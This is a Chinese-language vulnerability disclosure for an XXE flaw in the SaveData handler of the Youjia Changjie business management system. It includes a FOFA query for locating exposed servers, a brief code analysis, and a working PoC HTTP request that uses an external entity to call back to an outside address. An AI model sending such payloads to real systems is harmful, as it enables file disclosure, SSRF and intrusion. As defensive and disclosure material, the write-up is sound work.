漏洞简介
友加畅捷管理系统是一款专为小微商贸流通企业设计的财务业务一体化管理软件,涵盖进销存、财务、分销及移动管理等多个模块,旨在帮助企业实现高效的业务运营和财务核算。
该系统DataHandler.ashx下的SaveData方法存在 XML实体注入(XXE)漏洞,是由于其在处理XML输入时,未能有效禁用外部实体加载所导致。攻击者可以通过构造恶意的XML数据,并在其中引用外部实体,当系统解析这些未经严格过滤的XML数据时,便会触发漏洞。
成功利用此漏洞可能导致多种严重的安全风险,包括但不限于敏感信息泄露(如读取系统文件)、执行任意系统命令、对内网进行端口扫描、攻击内部网络服务,甚至发起拒绝服务(DoS)攻击等。
影响版本
18.8000.1083.1000
fofa语法
icon_hash="2049187099" || fid="zzt8lL7SUwIIZQXZY6rTSw=="
漏洞分析
直接查看 DataHandler.ashx 的实现逻辑

根据参数Type的值进入不同的处理逻辑,当 Type=SaveData 时,看下它的实现逻辑

可以看到代码直接使用 System.Xml.XmlDocument 的 LoadXml 方法解析来自 context.Request.InputStream 的用户输入。在默认配置下(尤其是在 .NET Framework 4.5.2 之前的版本,或未进行安全配置时),XmlDocument 会解析并执行 XML 中的 DTD(文档类型定义),包括外部实体。攻击者可以构造恶意的 XML 数据,利用此特性读取服务器上的任意文件、探测内网服务(SSRF),或引发拒绝服务攻击(DoS)。
漏洞复现
POST /Report/DataHandler.ashx?Type=SaveData HTTP/1.1
Host: youjiasoft.mrxn.net
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://192.168.1.1:8082/xxe_test">
%remote;]>
<root/>
成功收到HTTP响应